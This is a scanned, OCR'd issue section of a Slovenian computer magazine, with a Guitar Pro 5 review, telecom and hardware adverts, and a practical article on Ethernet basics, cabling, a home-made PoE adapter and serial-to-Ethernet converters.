
Nova različica Guitar Pro je pravzaprav ogromna. Če jo kupimo prek spleta in preneseemo v računalnik, si je treba za to vzeti kar nekaj časa. Polna različica je velika kar **170 megabajtov**, kar je v primerjavi s prejšnjimi osmimi gromozanska razlika. Takšna razlika napram prejšnjim različicam je skoraj izključno zaradi novega sistema zvokov, imenovanega **Realistic Sound Engine** ali RSE.

ZVOČNI VZORCI NAMESTO MIDIJA

In kaj je RSE? Snavalci sistema pravijo, da je RSE tehnologija, lastna le programu Guitar Pro, temelji pa na pravih **vzorčenih zvokih** in ne »opisni« obliki, kot je MIDI. To pa pomeni, da je predvajanje skladb z Guitar Pro zdaj bistveno bolj približano temu, kar bi radi, saj ni odvisno od možnosti MIDI, ki jih imamo bodisi le v računalniku ali kakšni zunanji MIDI-napravi. In ker gre pri RSE-ju za vzorčene zvoke, je povsem jasno, da ti zahtevajo precej prostora. Program sam je namreč dolg le dobrih **deset megabajtov**, vseh preostalih 160 pa zasedajo vzorčni zvoki. A ko jih preizkusimo, ugotovimo, da se je čakanje vsekakor splačalo. Zvok, ki ga zdaj daje od sebe program, je čisto nekaj drugega kot umetno piskanje standardnega MIDI-ja. Zadeva je zdaj tako dobra, da je pravzaprav mogoče narediti celotno skladbo in jo tudi posneti v obliki wav, ne da bi prijeli v roke kakršen koli inštrument. Vse je mogoče narediti v programu samem.

NOTACIJA IN ŠE VELIKO VEČ

Seveda pa verno predvajanje instrumentov ni bistvo programa, kot je Guitar Pro. Pravzaprav je o programu nekemu, ki ga še ni nikoli



Guitar Pro 5 je doživel temeljito prenovo in dopolnitev, tako da je verjetno najboljši kitarški pripomoček na trgu.

videl, dokaj težko govoriti. To, da gre za program, ki za prebrati kitarške tablature, nastale z drugimi programi, ki zna iz notnega zapisa zapisati tablature in obratno, ki zna tablature predvajati in to tudi tako, da prikaže kitarški vrat in položaj prstov na njem, je enako, kot če bi rekel, da lahko v Wordu pišemo črke. Guitar Pro ni le urejevalnik in predvajalnik ampak mnogo več. Gre za program za **notacijo**, z vsem, kar sodi zraven, **specializiran za kitaro**. Posebej zanimive so seveda **električne kitare in basi**, ki poleg standardnih možnosti, ki jih ponujata akustični obliki teh inštrumentov, premorejo še vse dodatke, ki jih prinaša »elektrika«. Električna prinaša zraven namreč tudi različne **učinke**, ki so zdaj bistveno bolj vključeni v program kot v prej, vključno z wah-wahom, ki je bil prej bolj žalosten, razširjeno in izboljšano ima zavijanje (bend) in tremolo, vsebuje načine, kot so tapping, slapping in popping, izboljšan je način urjenja hitrosti igranja in še mnogo drugih. Veliko je bilo narejeno tudi na obliki strani in izpisu, tako da je sedaj mogoče bolje nadzirati način izpisa, tako da se človek na njem lahko celo znajde, kar v prejšnjih različicah ni bilo vedno tako.

BOGATA PODPORA FORMATOM

Guitar Pro datoteke še vedno shranjuje v svojem lastnem formatu GP*, kjer je namesto zvezdice pač oznaka različice programa. Privzeta nastavitve v različici 5 je torej GP5, lepo se pa seveda razume tudi s starimi. Prava poslastica pa so možnosti **uvažanja in izvažanja**

datotek. Uvoziti je namreč mogoče datoteke **MIDI**, datoteke **TableEdit**, različne oblike **besedilnih** zapisov, poleg tega pa še **MusicXML** in **PowerTab**. Posebej slednji je oblikovno najzanimivejši. Podobno je z izvozom datotek, ki poleg omenjenih iz uvoza, zmora datoteko shraniti tudi v slikovnem formatu BMP, Adobovem PDF, datoteke pa je mogoče tudi posneti v formatu wav, ki ob vključenem RSE-ju daje čudovite rezultate. Celo takšne, da lahko, ob dobri obdelavi, postanejo uporabni v studiu.

KAJ POGREŠAMO

Je kaj takšnega, da bi bila lahko nova različica spet deležna tistega »da to še ni to«? Kljub precejšnjemu napredku v primerjavi z različico 4, pa ostaja nekaj zamer. Recimo ta, da v programu **ni mogoče odpreti več datotek hkrati**, temveč se vsaka datoteka odpre v svoji kopiji programa. Sicer je zagon dokaj hiter, a vseeno. Druga zamera bi bila, da program še vedno ne pozna lestvice CDEFGAH, ampak **CDEFGAB**, kar je na našem področju vsekakor zoprno. Pri Arobas Music so nam povedali, da tega v

tej različici ni in da ne vedo, kdaj in ali sploh bodo stvar rešili. Tretja zamera, ki gre v bistvu na račun koncepta pa je ta, da je v programu premalo pozornosti namenjene **ljubiteljskim glasbenikom**, ki jim je dovolj recimo možnost, da v datoteko vnesejo besedilo in akorde in si s tem naredijo svojo pesmarico. Saj res, da je program namenjen zahtevnejšim uporabnikom, a s takšnim dodatkom ali možnostjo bi se kog uporabnikov vsekakor krepko povečal.

GUITAR PRO GOVORI TUDI SLOVENSKO!

Komu je torej Guitar Pro namenjen? Predvsem glasbenim asom in tistim, ki bi to radi postali. Za priložnostne brenkače bo program malce preveč, lahko pa jih vsekakor spodbudi, da iz svojega igranja naredijo kaj več. Posebej še, če vemo, da lahko s kupljeno licenco iz spletne strani proizvajalca brezplačno snameemo »pesmarico« z več kot **43.000 tablaturami**. Ne, nismo napisali napačnega števila ničel. Res jih je 43 tisoč. Pa še to – program »govori« tudi slovensko.

Na **MikroCD-ju** boste našli angleško demo različico programa Guitar Pro, ki ne vsebuje dodatka RSE. Tega dobite le, če kupite polno različico programa, ki stane **59 dolarjev** oziroma polovico manj, če ste lastnik prejšnje različice. Da pa bi vseeno lahko preizkusili, kaj pomeni RSE, lahko v mapi, kjer je Guitar Pro, najdete tudi datoteko **Primeri.zip**, kjer sta odlomka dveh skladb. Vsak je narejen enkrat z RSE in enkrat brez. ■





HITER...

5.000 SIT

1 MB/s



TELEFONSKI
PRIKLJUČEK

1.000 SIT

MESEČNO



3.000 SIT

120 TV
KANALOV

HITREJŠI...

10.000 SIT

10 MB/s

KLICI

3 SIT/MIN

V TELEKOM
SLOVENIJE

DO

3 TV APARATI

NA

1 PRIKLJUČEK

...INTERNET

15.000 SIT

20 MB/s

KLICI

10 SIT/MIN

V TUJINO
(v najpogosteje klicane
države)

VDSL

**Brez priključnine,
brez časovne vezave
in tudi brez PSTN, ISDN
ali IP TELEFONA!**



sam svoj mojster: domače umetnije z ethernetom

NAŠ VSAKDANJI SPREMLJEVALEC

Za vsakodnevna opravila se nam pogosto zdi, da o njih vemo skoraj vse. Prej ali slej pa se znajdemo v položaju, ko ugotovimo, da to ne drži. Kako dobro pravzaprav poznamo »staro dobro« omrežje ethernet?

Piše: Marko Koblar

marko.koblar@mojmikro.si

Od prvih skic je minilo že več kot trideset let. Od takrat do danes pa je praktično pometa s konkurenco. Kljub razmeroma visoki starosti v svetu računalništva pa ohranja svežino in je zanimiv kot še nikoli doslej. Razlog prav gotovo ni njegova tehnološka popolnost, temveč dejstvo, da je s svojo preprostostjo in cenenostjo zavzel prevladujoč tržni delež. V mislih imam seveda njegovo veličanstvo – ethernet.

KAJ JE ETHERNET


Poznam kar nekaj uporabnikov, pri katerih se poznavanje ethernetu začne in konča v smislu »ethernet = omrežna kartica«. Kadar pa gremo nekoliko globlje, označujemo ethernet kot vodilo z dostopom CSMA/CD (Carrier Sense Multiple Access with Collision Detection). Tovrstna razlaga pa laiku ne pove prav veliko, zato se mi zdi za razumevanje boljši opis s mehanizmom delovanja. Preprosto si je načelo delovanja ethernetu mogoče predstavljati kot dolg kabl, na katerega so priključeni računalniki, ki lahko prek njega pošiljajo in sprejemajo signale. Uporabniki, priključeni v ethernet, pred prenosom ne vzpostavljajo povezave. Da pa vzdolž tega vodila ne pride do kaosa, lahko oddaja signal le en računalnik hkrati. Pred oddajanjem računalnik »poslušá« na vodilu, in če ugotovi, da je prosto, začne oddajati »informacije«. Lahko pa se zgodi, da želita oddajati dva uporabnika. Ker sta s poslušanjem upravičeno prišla do ugotovitve, da je vodilo »prosto«, sta hkrati začela oddajanje. V tem primeru pride do trka – kolizije. Pri zaznavi trka oba uporabnika počakata naključen čas in če je vodilo prosto, ponovita prenos. Iz tega mehanizma izhaja prej omenjena oznaka CSMA/CD. Več ko je naprav, večja je možnost kolizij, zato je treba omrežje primerno zasnovati in uporabiti ustrezen tip naprav.

BOGATA ZGODOVINA

Standard IEEE 802.3 definira krajevna omrežja z mehanizmom CSMA/CD. Pri samem ethernetu pa gre za praktično izvedbo tega standarda. Začetki IEEE 802.3 segajo v zgodnja sedemdeseta leta (1973), ko so pri podjetju Xerox začeli z razvojem omrežne opreme, ki temelji na topologiji vodila. Tri leta kasneje so dodali še podporo nosilcu (CS – Carrier Sensing). Takrat-

ni sistem je omogočal povezave več kot stotih delovnih postaj na dolžini kabla 1 km. Definirane hitrosti (2,94 Mb/s) seveda niso bile na ravneh, kot jih poznamo danes. Leta 1980 so podjetja Digital, Intel in Xerox predstavila skupen standard DIX (Digital Intel Xerox). Podjetja so spet prehitela ustrezne ustanove, zato je de facto standard DIX postal osnova za standard 802.3. V naslednjih letih so kar deževali standardi (10Base5, 10Base2, 10 BaseT, 10BaseF ...). Trenutno še vedno aktualni 100 Mb ethernet praznuje letos desetletnico (1995), gigabitni ethernet pa je bil predstavljen leta 1998 oziroma 1999. Samo ime ethernet naj bi izhajalo iz besed ether (hipotetična snov, za katero so nekdaj mislili, da po njem potuje svetloba) in net (mreža, omrežje), »ether« pa naj bi v tem primeru pomenil hitri koaksialni kabl, uporabljen v »originalnem« ethernetu.

Na poti, ki jo je ethernet prehodil, se je pojavljala in se pojavlja v različnih oblikah in na različ-



Skica ethernetu avtorja Boba Metcalfa

nih medijih. Iz oznake lahko ugotovimo definirano »hitrost« vmesnika ter medij (100BaseF – 100 Mb ethernet prek optičnega vlakna, 1000BaseT – 1Gb ethernet prek bakrenega kabla ...). V preteklosti je bila zanimiva tudi uporaba koaksialnega kabla ter ustreznih priključkov (npr. BNC), zadnja leta pa uporabljamo kable UTP (Unshielded Twisted Pair) višjih kategorij (od vključno Cat5 navzgor), ki jih s priključki RJ. Izjema so deli omrežja, kjer namesto UTP-kablov uporabimo optične kable (predvsem komunikacijske sobe, povezava stikal ...). Kljub nekaterim optimističnim napovedim pa, vsaj zaenkrat, na ravni večjih in manjših omrežjih še vedno prevladuje 100BaseT – torej ethernet s 100 Mb vmesnikom, ki je izveden prek sukane parice (UTP-kabl) kategorije 5 (Cat 5).



Včasih se zgodi, da uporabniki zamenjajo/enačijo ethernet in TCP/IP. Zavedati se moramo, da gre za različna pojma. Ethernet nastopa na popolnoma drugi ravni kot TCP/IP, saj je ethernet v vlogi transporta za različne protokole; eden od možnih protokolov pa je lahko tudi TCP/IP. Dejstvo pa je, da sta ethernet in TCP/IP v zadnjih letih »ubijalska« kombinacija, ki pometata s konkurenco – še posebej ob dejstvu, da se je ethernet iz svojega (domačega) okolja LAN uveljavil tudi kot vmesnik, ki je zanimiv tudi na področju WAN (npr. ADSL).

POVEZOVANJE


Za omrežno povezavo dveh računalnikov načeloma zadoščata že dve omrežni kartici in ustrezen kabl. Večina novih računalnikov, kupljenih v zadnjih letih, ima ethernetni vmesnik običajno že dodan na matično ploščo (priključek RJ-45). Če računalnik nima ethernetnega vmesnika, lahko omrežno kartico vdelamo v razširitveno režo PCI (ali ISA pri starejših računalnikih). Če računalnika povezujemo neposredno, potrebujemo še križni (cross) kabl. Kakšen je ta kabl, bomo spoznali v naslednjih vrsticah.

UTP-kabl (npr. Cat5) ima osem žil (4 pare) in se zaključita na vtičnici RJ-45, oziroma priključitvenem (patch) panelu. 10/100baseT ethernet potrebuje za delovanje 4 žile (2 dva para) – žile 1,2,3 in 6. Pri priklopu računalnika na zvezdišče (switch) uporabimo običajni (straight) kabl, ki povezuje žile tako: 1-1, 2-2, 3-3 in 6-6. Pri prej omenjenemu neposrednemu priklopu brez uporabe zvezdišča uporabimo križni kabl, ki povezuje žile tako 1-3, 2-6, 3-1 ter 6-2. Seveda pa samo »fizično« povezovanje računalnikov med seboj še ne zadošča. Da lahko naprave preko ethernet omrežja komunicirajo med seboj, uporabimo še ustrezen protokol (največkrat TCP/IP – več o njem v eni od naslednjih števil).


Uporaba kabla zahtevane kategorije ter na-



Priključek RJ45 – danes najpogosteje uporabljeni priključek za ethernet



Nožica 1 na priključku in vtičnici



Križni kabl

vedenih žil še ne pomeni, da bo povezava delovala. Električni signal je prek bakrenega kabla podvržen izgubam in popačenjem, zato je (celotna) dolžina povezovalnega kabla med napravami z ethernetnim vmesnikom 10/100BaseT omejena na največ 100 m. Za večje razdalje, moramo električni signal (oziroma ethernet okvir) »ojačiti«. To storimo tako, da se sprejeto ethernetni okvir (frame) ponovno odda na enem ali več izhodnih vmesnikih ethernetnega stikala oziroma zvezdišča (hub). Stikalo ali zvezdišče pa potrebujemo tudi takrat, ko želimo med seboj povezati več kot dva računalnika. V tem primeru se vodilo »preoblikuje« v zvezdno topologijo. Za priklop uporabimo običajni ethernetni kabel (1-1, 2-2, 3-3, 6-6). Ob zavedanju teh omejitev lahko preprosto priključimo povezovalne kable, ki povežejo računalnik z omrežnim stikalom. Če je vse tako, kot mora biti, se pri uporabljenem vmesniku prižge svetleča dioda (LED), ki označuje status povezave (link). Opozoriti je treba, da povezava kaže le uspešnost fizične povezave na ravni samega etherneteta!



VEČ KOT LE POVEZAVA

Zaradi prevlade etherneteta 10/100BaseT tako na področju domače kot tudi poslovne uporabe se bomo tokrat omejili le nanj. Kljub preprostosti in cenenosti (komponent) pa se moramo držati določenih pravil – predvsem glede natančnosti, saj se lahko tako izognemo marsikateri težavi.

Začnimo pri **montaži priključkov na kable**. Vse parice znotraj UTP-kabla so enakovredne, prav nič pa nas ne stane, če kable pravilno uporabljamo – vsaj v skladu z enim od standardov (EIA/TIA 568A, EIA/TIA 568B). Priključek (konektor) namestimo na kabel tako, da del priključka RJ, ki ga stisnemo, pride na omot kabla, ne pa neposredno na žile. Tako dosežemo tudi ustrezno mehansko zaščito posameznih parov znotraj kabla. Vse žile morajo biti tako dolge, da pridejo »do konca« priključka. Pri večji mehanski izpostavljenosti priključkov je smiselno na priključke dodati tudi mehansko zaščito, ki varuje jezicek priključka in sam priključek. Električni tok teče ne glede na obliko/zavitost kabla, kljub vsemu pa velja za priporočilo, naj ethernet kable ne bi bili pod ostrimi koti. Pri trdih žilah, kjer obstaja nevarnost lomljenja posamezne žile, je zato smiselno tovrstne kable dobro mehansko pričvrstiti.

Napajanje naprav prek etherneteta

O možnostih napajanja naprav prek etherneteta (PoL – Power over Lan; oz. PoE – Power Over Ethernet oziroma IEEE802.3af) smo



Injektor

v preteklosti že obširneje pisali, zato na tem mestu le spomnimo za kaj gre. Ethernetne kable v tem primeru uporabimo ne le za podatkovno povezavo, temveč tudi za oddaljeno napajanje naprav, podobno kot smo tega vajeni iz sveta telekomunikacij. Gre za naprave, ki imajo manjšo porabo energije, npr. IP-telefoni, oprema WLAN... Za napajanje lahko uporabimo izkoriščene (1, 2, 3, 6) ali neizkoriščene (4, 5, 7, 8) pare priključitvenega UTP-kabla. Ker doma in v manjšem podjetju največkrat nimamo omrežnih stikal PoE, lahko uporabimo tudi posebne injektorje, s katerimi na kable največkrat le mehansko združimo ethernet in napajanje. Cena tovrstnih komercialnih izdelkov se na spletnih straneh giblje na ravni nekaj 10 ameriških dolarjev za kos (temu je treba dodati še stroške transporta, morebitnega nakazila v tujino ...). Ker pa gre za razmeroma preprosto zadevo, lahko podoben vmesnik za nekaj tisočakov in z nekaj spretnosti naredimo tudi sami (potrebujemo par – na eni strani napajanje združimo z ethernetom, pred napravo pa ju je treba razdružiti). Kljub vsemu pa je treba pred izdelavo stvari dobro premisliti.

Zgled iz prakse

Tovrstno rešitev sem sam v praksi uporabil že nekajkrat, zato sem pred kratkim spet stavil nanjo. Šlo je za preprost primer povezave sistema WLAN. Izhodišča so bila razmeroma preprosta. Čim krajši antenski kabel je zaradi čim manjših izgub narekoval montažo opreme WLAN na podstrešju, kjer žal ni na voljo ustreznega dostopa do omrežne napetosti 220 V. Rešitev je bila kot

```
Windows 2000 IP Configuration

Host Name . . . . . : neptun
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  :
Description . . . . . : Realtek RTL8139(A) PCI Fast Ethernet
Adapter:
Physical Address. . . . . : 80-D8-68-81-D0-7C
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.200.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.200.1
DNS Servers . . . . . : 193.189.168.11
                          193.189.168.12
```

MAC-naslov



Vmesnik iz RS232 v ethernet




Doma narejen adapter PoE

na dlani – ethernetni kabel bom priključil v nižje nadstropje in prek njega pripeljal še napajalno napetost (5 V) za dostopno točko. Razdalja je bila ustrezna – približno 20 m. Če si mislite, da je sistem deloval brez težav, se motite! Naprava je delovala 10 sekund, »zmrznila« in začela po nekaj sekundah spet delovati. Opisano stanje se je periodično ponavljalo. Ker je bilo omrežje izvedeno prek prevezav, sem najprej pomislil na težave s kablji oziroma vtičnicami – spet napaka. Ker doma nisem imel ustreznih merilnih instrumentov, sem se zadeve lotil »po drvarsko«. Z univerzalnim instrumentom sem izmeril napajanje na koncu kabla – napajanje je ustrezalo. Predvidena moč nekaj vatov (nazivna napetost 5 V, maksimalni tok napajalnika 2,5 A – $P = U \cdot I = 5 \text{ V} \cdot 2,5 \text{ A} = 12,5 \text{ W}$) je bila tudi na ravni, ki se sicer uporablja pri (Po)ethernetu. Skratka, da ne dolgozevim – vse skupaj mi je vzelo skoraj dva dneva časa za meritve in lociranje napake. Razlog pa je bil nadvse banalen in zanj ne potrebujem diplome s Tržaške. Dvajset metrov ni le dvajset metrov kabla, temveč dvakrat dvajset metrov. Upornost priključnih žic največkrat zanemarimo, saj je ta zanemarljiva, oziroma na ravni nekaj omov. Teh nekaj omov načeloma ne bi bilo problematičnih, če ne bi prek njih tekkel razmeroma velik tok, ki vpliva na padec napetosti na samem kablju in je enak zmnožku upornosti ter toka. Končna posledica je bilo določeno znižanje napajalne napetosti na opremo WLAN – posledica tega pa nestabilno delovanje. To je tudi razlog zakaj PoE uporablja višjo napetost, saj višja napajalna napetost pomeni manjši tok (in izgube) pri isti moči. Ker znižanje upornosti na račun skrajšanja kabla ni prišlo v poštev, sem uporabil preprost trik. Upornost (in padec napetosti na kablju) sem zmanjšal tako, da sem namesto dveh žic uporabil za napajanje 2 x 2 žici, ki sem jih na obeh koncih domačega adapterja PoE kratko sklenil in upornost zmanjšal za polovico. Od takrat deluje naprava brez kakršnihkoli težav.

VČERAJ NITI V SANJAH, DANES PA ...

Dejstvo je, da se najrazličnejša omrežja zajedajo v vse pore našega življenja. Vse pogosteje se zato dogaja, da želimo preko najrazličnejših omrežij




Preusmeritev zaporednega vmesnika na ethernetni adapter

sam svoj mojster: domače umetnije z ethernetom

(največkrat LAN ali preko interneta) zagotoviti oddaljeni dostop do posameznih naprav. Če ima naprava vdelan ethernetni vmesnik, načeloma ni težav, žal pa se v večini primerov zgodi, da ga nima. Če lahko v napravo dodamo le **modul za omrežno podporo** (in nadgradimo programsko opremo) smo tudi v tem primeru lahko hitro uspešni. Ena od slabosti je, da je največkrat že pred nakupom naprave treba izbrati model z možnostjo nadgradnje/dodajanjem ethernet vmesnika. Druga slabost je pogosto nerazumljivo visoka cena vmesniških kartic. Še težje pa je, če želimo priključiti v ethernetno omrežje naprave, ki načelno sploh ne podpirajo tega vmesnika. Sama prilagoditev naprave za potrebe priklopa lahko narekuje tudi spremembo same programske opreme – kar pomeni zahtevo po dobrem poznavanju same naprave ter programiranja ali vsaj razmeroma visoke stroške, povezane z razvojem aplikacije.

V našem primeru smo za potrebe oddaljenega nadzora priključili dve napravi (manjša **telefonska centrala** in starejši **GSM-vmesnik**), ki v času svojega nastanka nista niti »slutili«, da bomo do njih dostopali prek ethernetnega vmesnika, saj je edini vmesnik, ki ga obe napravi imata zaporedni vmesnik. Ker smo priklop želeli izvesti s **čim nižjimi stroški**, smo se odločili, da je sprejemljiva uporaba obstoječe programske opreme (ki nam ustreza!) in smo jo uporabljali že doslej.



Dostop do vmesnika prek telneta

Problem prehoda iz enega vmesnika smo izvedli prek vmesnika proizvajalca **Moxa** (www.moxa.com/) **Nport 5110**, ki so nam ga ljubezno posodili pri podjetju Raga, d.o.o (www.raga.si/) iz Ljubljane. Cena tovrstnih vmesnikov je bila še pred nekaj leti blizu stotih tisočakov za adapter z enim ethernetnim in enim zaporednim vmesnikom, danes pa je njihova cena nekje na tretjini. Prav zato danes največkrat ne posegamo več po različnih rešitvah, ki temeljijo na uporabi osebnega računalnika (npr. TCP-Com – www.taltech.com/). Če ste spretni v elektroniki, lahko na spletnih straneh najdete tudi opise **vezij za samogradnjo** in tako dodatno znižate stroške.

Rešitev je sestavljena iz dveh delov – **priklopa vmesnika in konfiguriranja**. V zaporedna vmesnika naprav smo priključili Nport 5110, ethernetni vmesnik Nport 5110 pa smo priključili v ethernetno omrežje. Nastavitve programske opreme, ki smo jo doslej uporabljali za zaporedno

NASVETI IN ZANIMIVOSTI

Povezovanje stikal

Cenejša ethernetna stikala običajno uporabljamo le v vlogi povezovalnega elementa oziroma dostopa do omrežja. Pri uporabi tovrstnih stikal moramo paziti, da ne pride do zank (loop) – več vzporednih povezav med dvema stikaloma ali zanka povezava prek drugih stikal. Pri **zmogljivejših** stikalih z možnostjo upravljanja – če jih ustrezno nastavimo (npr. STP - Spanning Tree Protocol, RSTP – Rapid Spanning Tree Protocol, EtherChannel) – lahko med stikali vzpostavimo tudi več povezav in tako zagotovimo večjo prepustnost oziroma redundanco povezave.

PoE ni PPPoE

Tehnologije PoE (Power over Ethernet) ne smemo zamenjati s tehnologijo PPPoE (Point to Point Protocol over Ethernet). Pri prvem gre za napajanje naprav prek etherneteta, pri drugem pa za vzpostavitev povezave PPP prek ethernetnega vmesnika.

Zvezdišča in stikala

Zvezdišče je preprostejša od stikala. Kljub navzven podobnim napravam pa je bistvena razlika pri delovanju obeh. Uporaba stikal je nujna v večjih omrežjih ter »problematičnih« delih omrežja, saj stikala omogočajo izolacijo uporabnikov – vsak vmesnik je v svoji kolizijski domeni.

Pozor pri priključku ISDN!


Zaradi uporabe enakih priključkov pri ethernetu in ISDN-u, moramo paziti na to, da priključka ISDN (So) ne povežemo z ethernetnim vmesnikom, saj lahko tako ethernetni vmesnik uničimo.

Kaj je MAC-naslov?

MAC-naslov (Media Access Control address) je unikatni fizični naslov omrežnega vmesnika in ga sestavlja 48 bitov. Za lažji zapis ga zapisujemo v obliki šestnajstistiškega zapisa z 12 znaki (npr. 00-DO-68-01-DA-7C). Prvih šest vrednosti z leve strani je dodeljenih in so tipične za posameznega proizvajalca, zadnjih šest pa lahko določa proizvajalec sam. Vrednosti MAC-naslovov lahko izpišemo na različne načine – npr. z ukazoma ipconfig /all (Windows) ali ifconfig (Linux), ukaz arp.

komunikacijo ne spreminjamo, dodamo pa programsko opremo, ki je priložena vmesniku. Ta nam omogoča preusmeritev podatkov iz zaporednega vmesnika osebnega računalnika v njegov ethernetni vmesnik ter komunikacijo z vmesnikom Nport na drugi strani omrežja, ker se podatki ponovno pretvorijo v podatke zaporednega vmesnika. Originalna programska oprema zato sploh ne ve, da sta napravi priključeni na odda-

ljeno lokaciji. Jasno je, da je treba, tako na strani osebnega računalnika kot vmesnika Nport, nastaviti parametre povezane z zaporednim (RS-232) vmesnikom ter ethernetom (oziroma parametri



Uporabnik uporablja isto aplikacijo kot prej – tokrat prek etherneteta

Tovrstne rešitve lahko uporabimo tudi v primerih, ko bi bilo oddaljevanje zaporedne naprave zaradi razmeroma omejenega dometa vmesnika oteženo ali nimamo možnosti povezave (na obeh lokacijah pa imamo dostop do ethernetnega omrežja).

Programiranje prek spletnega brskalnika

Posebna Decemberska Ponudba Računalniške opreme

POKLIČITE
NAJBLIŽJEGA PRODAJALCA
ZA NOVI KATALOG
IN SI OGLEJTE ŠE OSTALO
POSEBNO DECEMBERSKO
PONUDBO

GNR TS700D-DVI



LCD monitor 17"
Ločljivost 1280 x 1024
Svetilnost: 270 cd/m
Kontrast 450:1
Vidni kot: (h/v) 150°/125°
Odzivni čas: 16 ms
Analogni in DVI-D
Stereo zvočniki 2 x 2 W



61.900

Canyon Mp3 Player+RADIO

Digital Player/Voice Recorder/Radio
MP3/WAV
Flash Memory 512 MB
Stereo



13.990

**Sistem SCORPIO
TERMINATOR**



AMD Athlon64 3000+ (754)
DDR 512MB - s hladilnikom
HDD 160 GBWD, S-ATA 7200
DVD-RW NEC Zapisovalnik
Radeon 9800PRO 256Mb TV
Osnovna plošča Biostar NF325-A7
vgrajena LAN karta 10/100
vgrajena zvočna karta 6-kanalna
Ohišje SCORPIO 8005 z oknom in
barvnim ventilatorjem 80 x 80
400w tihi napajalnik
<28 dBa



133.900

CANON PIXMA iP1500

Izpis fotografij brez roba do formata A4.
Hitrost: do 18 čb strani na minuto
in 13 barvnih na minuto.
4800 x 1200 dpi. USB
